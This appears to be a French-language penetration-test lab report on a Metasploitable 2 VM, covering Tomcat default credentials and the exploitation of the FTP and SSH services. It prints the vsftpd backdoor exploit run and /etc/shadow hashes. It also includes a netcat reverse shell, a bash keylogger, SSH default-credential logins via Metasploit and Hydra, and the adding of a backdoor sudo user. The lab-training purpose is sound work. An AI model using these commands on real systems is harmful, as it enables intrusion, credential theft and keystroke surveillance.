La vulnérabilité via - **Le port 8180/tcp** concerne Apache Tomcat, un serveur d'applications largement utilisé pour déployer des applications Java. Manager login default fais référence à une faiblesse liée aux comptes par défaut ou à des mots de passe faibles pour l'interface de gestion de Tomcat, notamment l'interface Manager App.

Voici un peu plus de détails sur ce vecteur d'attaque :

1. LE MANAGER APP DE TOMCAT

Tomcat fournit plusieurs interfaces d'administration, dont le Manager App, qui permet de déployer, démarrer, arrêter et superviser les applications web. C'est une fonctionnalité puissante, mais si elle est mal configurée, elle peut devenir un vecteur d'attaque majeur.

2. LES COMPTES PAR DEFAUT ET LES MOTS DE PASSE FAIBLES

Lorsque Tomcat est installé, certaines configurations par défaut sont utilisées, et cela inclut souvent des mots de passe faibles ou même des comptes d'administration avec des informations par défaut. Ces comptes peuvent inclure des utilisateurs comme admin ou tomcat, avec des mots de passe

faibles ou inexistantes. Si cette configuration n'est pas modifiée après l'installation, un attaquant peut facilement obtenir un accès complet à l'interface de gestion.

3. LE VECTEUR D'ATTAQUE

Un attaquant peut exploiter ce genre de vulnérabilité pour prendre le contrôle du serveur Tomcat et des applications qui y sont déployées. Il peut :

Déployer des applications malveillantes sur le serveur.

Accéder aux données sensibles hébergées sur le serveur.

Exécuter du code à distance ou manipuler le serveur pour d'autres attaques, comme des DDoS ou des attaques de privilège escalé.

En général, l'interface de gestion permet aussi de manipuler des ressources importantes comme des fichiers de configuration, ce qui peut rendre l'attaque particulièrement grave si elle n'est pas corrigée. Pour éviter cette vulnérabilité il serait recommandé de changer les mots de passe par défaut dès l'installation de Tomcat.

Restreindre l'accès à l'interface de gestion à des IP spécifiques (en configurant le firewall ou via des mécanismes comme valve dans Tomcat).

Désactiver les interfaces de gestion non nécessaires si elles ne sont pas utilisées.

Utiliser une authentification forte et des mots de passe complexes.

Mettre à jour régulièrement Tomcat et les applications pour bénéficier des derniers patchs de sécurité.

Comme vous le voyez ce test nous apporte de nouvelles vulnérabilités ainsi que plus de détails sur celles-ci et celles identifier dans le premier test.

Ma phase de cartographie et de reconnaissance est terminé je vais maintenant passer à l'exploitation ainsi qu'à la post-exploitation.

III- Phase d'exploitation et de Post-Exploitation

J'ai dans ma reconnaissance et ma cartographie recensé les ports les plus vulnérables à corriger en priorité, mais par habitude et bonne pratique lors de cette phase d'exploitation je testerai tout les ports pour ne laisser passer aucune erreur.

Commençons par le premier port **le port 21**, il était dis qu'une backdoor s'y trouvait permettant un accès root à distance.

Exploitation Port 21 — vsftpd_234_backdoor

Étape 1 : Lancer Metasploit

Msfconsole

Étape 2. Charger l'exploit

```
use exploit/unix/ftp/vsftpd_234_backdoor
```

Étape 3. Afficher les options

```
show options
```

Étape 4. Définir l'adresse IP de la cible


```
set RHOSTS 192.168.56.101
```

Étape 5. Lancer l'exploit

```
Run
```

Résultat attendu :

Une session shell directe, en tant que root, sans mot de passe s'ouvre :



```
root@Kali: ~
Fichier Actions Éditer Vue Aide
└─# msfconsole
Metasploit tip: Enable HTTP request and response logging with set HttpTrace
true

      =[ metasploit v6.4.50-dev
+ -- --=[ 2496 exploits - 1283 auxiliary - 431 post      ]
+ -- --=[ 1610 payloads - 49 encoders - 13 nops      ]
+ -- --=[ 9 evasion      ]

Metasploit Documentation: https://docs.metasploit.com

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  CHOST            no        The local client address
  CPORt           no        The local client port
  Proxies          no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT           21        yes       The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > RUN
[*] Unknown command: RUN. Did you mean run? Run the help command for more details.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.56.101:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.56.101:21 - USER: 331 Please specify the password.
[*] 192.168.56.101:21 - Backdoor service has been spawned, handling...
[*] 192.168.56.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
```

```
[*] Command shell session 1 opened (192.168.56.102:44599 → 192.168.56.101:6200) at 2025-06-25 23:16:00 +0200
whaomi
sh: line 6: whaomi: command not found
whoami
root
█
```

Post-Exploitation Port 21 — vsftpd_234_backdoor

1. Enumérer les utilisateurs avec la commande cat /etc/passwd

```
id
uid=0(root) gid=0(root)
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcpc:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:::/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002,,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
█
```

2. Voir les mots de passe hashés avec la commande cat /etc/shadow

```
cat etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9IV./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/:14685:0:99999:7:::
mysql!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDopr50hp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
```

3. Lire les logs avec la commande cat /var/log/auth.log, les fichiers de logs (ou journaux système) contiennent un historique des événements qui se passent sur un système.

```
Jun 27 11:22:19 metasploitable sshd[4035]: Server listening on :: port 22.
Jun 27 11:22:19 metasploitable sshd[4035]: error: Bind to port 22 on 0.0.0.0 failed: Address already in use.
Jun 27 11:23:13 metasploitable login[4564]: pam_unix(login:session): session opened for user msfadmin by LOGIN(uid=0)
Jun 27 11:39:01 metasploitable CRON[4677]: pam_unix(cron:session): session opened for user root by (uid=0)
Jun 27 11:39:01 metasploitable CRON[4677]: pam_unix(cron:session): session closed for user root
Jun 27 12:28:53 metasploitable sshd[4036]: Server listening on :: port 22.
Jun 27 12:28:53 metasploitable sshd[4036]: error: Bind to port 22 on 0.0.0.0 failed: Address already in use.
Jun 27 12:33:13 metasploitable login[4565]: pam_unix(login:session): session opened for user msfadmin by LOGIN(uid=0)
Jun 27 12:39:01 metasploitable CRON[4668]: pam_unix(cron:session): session opened for user root by (uid=0)
Jun 27 12:39:01 metasploitable CRON[4668]: pam_unix(cron:session): session closed for user root
Jun 27 13:09:01 metasploitable CRON[4710]: pam_unix(cron:session): session opened for user root by (uid=0)
Jun 27 13:09:01 metasploitable CRON[4710]: pam_unix(cron:session): session closed for user root
Jun 27 13:17:01 metasploitable CRON[4729]: pam_unix(cron:session): session opened for user root by (uid=0)
Jun 27 13:17:01 metasploitable CRON[4729]: pam_unix(cron:session): session closed for user root
Jun 27 13:39:01 metasploitable CRON[4752]: pam_unix(cron:session): session opened for user root by (uid=0)
Jun 27 13:39:01 metasploitable CRON[4752]: pam_unix(cron:session): session closed for user root
Jun 27 14:09:01 metasploitable CRON[4795]: pam_unix(cron:session): session opened for user root by (uid=0)
Jun 27 14:09:01 metasploitable CRON[4795]: pam_unix(cron:session): session closed for user root
Jun 27 14:17:01 metasploitable CRON[4815]: pam_unix(cron:session): session opened for user root by (uid=0)
Jun 27 14:17:01 metasploitable CRON[4815]: pam_unix(cron:session): session closed for user root
Jun 27 14:21:17 metasploitable sshd[4822]: Accepted password for msfadmin from 192.168.56.102 port 46067 ssh2
Jun 27 14:21:17 metasploitable sshd[4824]: pam_unix(sshd:session): session opened for user msfadmin by (uid=0)
Jun 27 14:39:01 metasploitable CRON[4849]: pam_unix(cron:session): session opened for user root by (uid=0)
Jun 27 14:39:01 metasploitable CRON[4849]: pam_unix(cron:session): session closed for user root
Jun 27 15:02:01 metasploitable CRON[4883]: pam_unix(cron:session): session opened for user root by (uid=0)
Jun 27 15:02:01 metasploitable CRON[4883]: pam_unix(cron:session): session closed for user root
Jun 27 15:05:51 metasploitable sshd[4892]: Did not receive identification string from 192.168.56.102
Jun 27 15:06:07 metasploitable rlogind[4902]: Connection from 192.168.56.102 on illegal port
Jun 27 15:06:12 metasploitable rlogind[4928]: Connection from 192.168.56.102 on illegal port
Jun 27 15:06:17 metasploitable rlogind[4938]: Connection from 192.168.56.102 on illegal port
Jun 27 15:06:22 metasploitable rlogind[4939]: Connection from 192.168.56.102 on illegal port
Jun 27 15:06:27 metasploitable rlogind[4952]: Connection from 192.168.56.102 on illegal port
Jun 27 15:06:32 metasploitable rlogind[4954]: Connection from 192.168.56.102 on illegal port
```

4. Rechercher des mots de passe en clair avec grep -i password /etc/*

```
/etc/cowpoke.conf:# using a simple password (or worse, a normal user password), then you can
/etc/debconf.conf:# World-readable, and accepts everything but passwords.
/etc/debconf.conf:Reject-Type: password
/etc/debconf.conf:# Not world readable (the default), and accepts only passwords.
/etc/debconf.conf:Name: passwords
/etc/debconf.conf:Accept-Type: password
/etc/debconf.conf:Filename: /var/cache/debconf/passwords.dat
/etc/debconf.conf:# databases, one to hold passwords and one for everything else.
/etc/debconf.conf:Stack: config, passwords
/etc/debconf.conf:# A remote LDAP database. It is also read-only. The password is really
/etc/devscripts.conf:# options may be used to specify the username and password to use.
/etc/devscripts.conf:# If only a username is provided then the password will be prompted for
/etc/devscripts.conf:# BTS_SMBT_AUTH_PASSWORD=password
/etc/hdparm.conf:# --security-set-pass Set security password
/etc/hdparm.conf:# security_pass = password
/etc/hdparm.conf:# --user-master Select password to use
/etc/login.defs:# Password aging controls:
/etc/login.defs:#      PASS_MAX_DAYS   Maximum number of days a password may be used.
/etc/login.defs:#      PASS_MIN_DAYS Minimum number of days allowed between password changes.
/etc/login.defs:#      PASS_WARN_AGE  Number of days warning given before a password expires.
/etc/login.defs:# Max number of login retries if password is bad. This will most likely be
/etc/login.defs:# If set to "yes", new passwords will be encrypted using the MD5-based
/etc/login.defs:# It supports passwords of unlimited length and longer salt strings.
/etc/login.defs:# Set to "no" if you need to copy encrypted passwords to other systems
/etc/login.defs:# NO_PASSWORD_CONSOLE
/etc/services:shell      514/tcp          cmd          # no passwords used
/etc/sudoers:# Uncomment to allow members of group sudo to not need a password
^C
Abort session 1? [y/N]  n
[*] Aborting foreground process in the shell session
sh: line 7: : command not found
```

5. Installation d'un reverse Shell.

Étape 1 : Sur la machine d'attaque Kali j'ai préparé mon **listener**.

```
(root㉿Kali)-[~]
└─# nc -lvpn 4444
listening on [any] 4444 ...
```

Étape 2 : Sur notre cible grâce au shell que j'avais ouvert en accès root grâce au backdoor 234 j'ai pu énumérer les utilisateurs et identifier msfadmin, il s'agit d'un des identifiants par défaut du serveur.

Étape 3 : Une fois sur le serveur j'ai exécuté la commande nc 192.168.56.102 4444 -e /bin/bash

Cela demande au serveur de se connecter à ma machine Kali sur le port 4444, et de rediriger son shell à travers cette connexion.

```
msfadmin@metasploitable:~$ nc 192.168.56.102 4444 -e /bin/bash
```

Maintenant mon shell est opérationnel :

```
(root㉿Kali)-[~]
└─# nc -lvpn 4444 ...
listening on [any] 4444 ...
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.101] 44964
whoami
msfadmin
id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)
hostname
metasploitable
```

Note : Dans ce test, le reverse shell a été établi en exécutant manuellement une commande depuis la machine cible. Cependant, dans un scénario réel d'attaque, un attaquant chercherait à automatiser cette action via un script malveillant (ex. : script téléchargé et exécuté via une vulnérabilité), afin d'obtenir un accès sans interaction directe de l'utilisateur.

6. Installation d'un Keylogger

Étape 1 – Identifier le bon périphérique clavier

```
ls -l /dev/input/
total 0
crw-rw--- 1 root root 13, 64 Jul  1 12:48 event0
crw-rw--- 1 root root 13, 65 Jul  1 12:48 event1
crw-rw--- 1 root root 13, 66 Jul  1 12:48 event2
crw-rw--- 1 root root 13, 67 Jul  1 12:48 event3
crw-rw--- 1 root root 13, 68 Jul  1 12:48 event4
crw-rw--- 1 root root 13, 69 Jul  1 12:48 event5
crw-rw--- 1 root root 13, 70 Jul  1 12:48 event6
crw-rw--- 1 root root 13, 63 Jul  1 12:48 mice
crw-rw--- 1 root root 13, 32 Jul  1 12:48 mouse0
crw-rw--- 1 root root 13, 33 Jul  1 12:48 mouse1
sudo cat dev/input/event1
*;dh**+
4*;dh**+
4*;dh**+
*;dh*4*;dh*4*;dh**+;dh%L*;dh=%L*;dh=%*;
```

Ici, le clavier correspond à /dev/input/event1. C'est la cible d'écoute. Les caractères binaires indiquent que c'est le bon périphérique lorsque sur le serveur une touche est taper on voit des caractères binaires, les événements bruts. Pour les décoder, il faut un script Python avec evdev ou pyxhook,.

Étape 2 – Créer le script Keylogger et le rendre exécutable

```
while true; do
    cat /dev/input/event1 >> /tmp/keys.log
done
```

```
[~]$ chmod +x keyloggerevent3.sh
```

Étape 4 – Lancer le keylogger en arrière-plan

```
[~] (kali㉿Kali)-[~]
[~]$ nohup ./keyloggerevent1.sh &
[1] 25110
nohup: les entrées sont ignorées et la sortie est ajoutée à 'nohup.out'
```

Note : Grâce à mon accès root via reverse shell, j'ai pu identifier le périphérique clavier /dev/input/eventX. En lançant une commande simple (cat /dev/input/eventX), j'ai observé en temps réel les frappes clavier sur la machine cible.

Cela démontre la capacité à effectuer une capture de frappe active (keylogging live).

Fin de l'exploitation et de la post-exploitation du port 21.

Exploitation Port 22 — OPENSSH

- **Le port 22/tcp** décrit une version obsolète du service openssh, il n'existe pas de module Metasploit "direct" grand public pour cette version spécifique d'OpenSSH. Cependant, on peut tenter plusieurs vecteurs d'exploitation manuelle.

Force-Brute via Metasploit ou Hydra

On va tester si des comptes faibles sont accessibles via SSH.

Avec Metasploit

Étape 1 : Lancer Metasploit

Msfconsole

Étape 2 : Charger le module de login SSH

```
use auxiliary/scanner/ssh/ssh_login
```

On utilise ce module auxiliaire dédié au test d'authentification SSH avec des identifiants donnés ou une wordlist.

Étape 3 : Définir l'adresse IP cible

```
set RHOSTS 192.168.56.101
```

Étape 4 : Définir l'identifiant (username) (password)

```
set USERNAME msfadmin
```

```
set PASSWORD msfadmin
```

Metasploitable 2 utilise souvent l'identifiant `msfadmin` (par défaut).

Étape 5 : Lancer le test

Run

```
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf6 auxiliary(scanner/ssh/ssh_login) > set USERNAME msfadmin
USERNAME => msfadmin
msf6 auxiliary(scanner/ssh/ssh_login) > set PASSWORD msfadmin
PASSWORD => msfadmin
msf6 auxiliary(scanner/ssh/ssh_login) > run
[*] 192.168.56.101:22 - Starting bruteforce
[+] 192.168.56.101:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux'
[*] SSH session 1 opened (192.168.56.102:39685 → 192.168.56.101:22) at 2025-07-03 00:43:31 +0200
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > set USERNAME user
USERNAME => user
msf6 auxiliary(scanner/ssh/ssh_login) > set PASSWORD user
PASSWORD => user
msf6 auxiliary(scanner/ssh/ssh_login) > run
[*] 192.168.56.101:22 - Starting bruteforce
[+] 192.168.56.101:22 - Success: 'user:user' 'uid=1001(user) gid=1001(user) groups=1001(user) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux'
[*] SSH session 2 opened (192.168.56.102:46003 → 192.168.56.101:22) at 2025-07-03 00:50:35 +0200
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > 
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > set USERNAME service
USERNAME => service
msf6 auxiliary(scanner/ssh/ssh_login) > set PASSWORD service
PASSWORD => service
msf6 auxiliary(scanner/ssh/ssh_login) > run
[*] 192.168.56.101:22 - Starting bruteforce
[+] 192.168.56.101:22 - Success: 'service:service' 'uid=1002(service) gid=1002(service) groups=1002(service) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux'
[*] SSH session 4 opened (192.168.56.102:41637 → 192.168.56.101:22) at 2025-07-05 00:37:32 +0200
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > set USERNAME postgres
USERNAME => postgres
msf6 auxiliary(scanner/ssh/ssh_login) > set PASSWORD postgres
PASSWORD => postgres
msf6 auxiliary(scanner/ssh/ssh_login) > run
[*] 192.168.56.101:22 - Starting bruteforce
[+] 192.168.56.101:22 - Success: 'postgres:postgres' 'uid=108(postgres) gid=117(postgres) groups=114(ssl-cert),117(postgres) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux'
[*] SSH session 3 opened (192.168.56.102:45035 → 192.168.56.101:22) at 2025-07-05 00:36:03 +0200
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

User, Postgres et service sont aussi est accessible via SSH.

Avec Hydra

Étape 1 : Crée 2 fichiers de test

Un fichier avec les utilisateurs possibles
echo -e "msfadmin\user\root...\\" > users.txt

Un fichier avec les mots de passe possibles
echo -e "msfadmin\1234\password...\\" > passwords.txt

Ces fichiers contiennent plusieurs lignes avec des essais différents.

Étape 2 : Lancer le test

Run

```
[~]$ hydra -L users.txt -P passwords.txt ssh://192.168.56.101
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or
secret service organizations, or for illegal purposes (this is non-binding, these ** ignore
laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-04 00:24:46
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to
reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 16 login tries (l:4/p:4), ~1 try per t
ask
[DATA] attacking ssh://192.168.56.101:22/
[ERROR] could not connect to ssh://192.168.56.101:22 - kex error : no match for method ser
ver host key algo: server [ssh-rsa,ssh-dss], client [ssh-ed25519,ecdsa-sha2-nistp521,ecdsa
-sha2-nistp384,ecdsa-sha2-nistp256,sk-ssh-ed25519@openssh.com,sk-ecdsa-sha2-nistp256@open
ssh.com,rsa-sha2-512,rsa-sha2-256]
```

Le message ici vient d'un problème de compatibilité entre les algorithmes SSH utilisés par et ceux proposés par le serveur, qui lui utilise de vieilles méthodes de chiffrement (ssh-rsa, ssh-dss).

Hydra ne peut pas se connecter car Kali bloque les anciens algorithmes (par sécurité). On se contentera du test avec Metasploit.

Post-Exploitation Port 22 — OPENSSH

Pour exploiter on va se connecter avec ssh à msfadmin avec la commande msfadmin@192.168.56.101 (User, Postgres et service peuvent aussi être utilisé).

```
(kali㉿Kali)-[~]
$ ssh msfadmin@192.168.56.101
Unable to negotiate with 192.168.56.101 port 22: no matching host key type found. Their offer: ssh-rsa,ssh-dss
```

Ici l'erreur que je rencontre décris que mon client SSH sur Kali refuse la connexion parce que le serveur propose uniquement des algorithmes de clé évidemment obsolètes : (ssh-rsa et ssh-dss)

Mais Kali et toutes distributions modernes les a désactivés par défaut pour des raisons de sécurité.

On va donc forcer manuellement mon client kali à accepter ssh-rsa ou ssh-dss comme ceci :

```
(kali㉿Kali)-[~]
$ ssh -oHostKeyAlgorithms=+ssh-rsa -oPubkeyAcceptedAlgorithms=+ssh-rsa msfadmin@192.168.56.101
The authenticity of host '192.168.56.101 (192.168.56.101)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCi0LuVscegPXLQOsups+E9d/rrJB84rk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.56.101' (RSA) to the list of known hosts.
msfadmin@192.168.56.101's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Thu Jul  3 18:17:30 2025
msfadmin@metasploitable:~$ █
```

Je suis maintenant connecté à distance via SSH à msfadmin. Je vais maintenant ajouter un nouvel utilisateur (dovnuc312 ; dovnuc312) avec droit root.

Étape 1 : Ajout de dovnoc312

```
msfadmin@metasploitable:~$ sudo adduser DovNoc312
[sudo] password for msfadmin:
Sorry, try again.
[sudo] password for msfadmin:
adduser: Please enter a username matching the regular expression configured
via the NAME_REGEX[_SYSTEM] configuration variable. Use the '--force-badname'
option to relax this check or reconfigure NAME_REGEX or NAME_REGEX_SYSTEM.
msfadmin@metasploitable:~$ sudo adduser dovnoc312
Adding user `dovnoc312' ...
Adding new group `dovnoc312' (1003) ...
Adding new user `dovnoc312' (1003) with group `dovnoc312' ...
Creating home directory `/home/dovnoc312' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
Sorry, passwords do not match
passwd: Authentication information cannot be recovered
passwd: password unchanged
Try again? [Y/n] y
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for dovnoc312
```

Étape 2 : Ajout des droits sudo à dovnoc312

```
msfadmin@metasploitable:~$ sudo usermod -aG sudo dovnoc312
```

```
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:::/bin/false
user:x:1001:1001:just a user,111,,,:/home/user:/bin/bash
service:x:1002:1002,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
dovnoc312:x:1003:1003,,,:/home/dovnoc312:/bin/bash
msfadmin@metasploitable:~$ █
```

```
msfadmin@metasploitable:~$ groups dovnoc312
dovnoc312 sudo
msfadmin@metasploitable:~$ █
```

L'utilisateur dovnoc312 est maintenant intégré au groupe sudo. Ça me donne le droit d'utiliser sudo, donc d'exécuter des commandes comme root via mon propre utilisateur.

Fin de l'exploitation et de la post-exploitation du port 22.

Exploitation Port 23 — TELNET

Telnet est un protocole non chiffré, très ancien, qui permet d'accéder à un shell distant. Si les identifiants sont faibles ou par défaut, on peut se connecter directement, et obtenir un shell non chiffré.

```
(kali㉿Kali)-[~]
$ telnet 192.168.56.101
Trying 192.168.56.101 ...
Connected to 192.168.56.101.
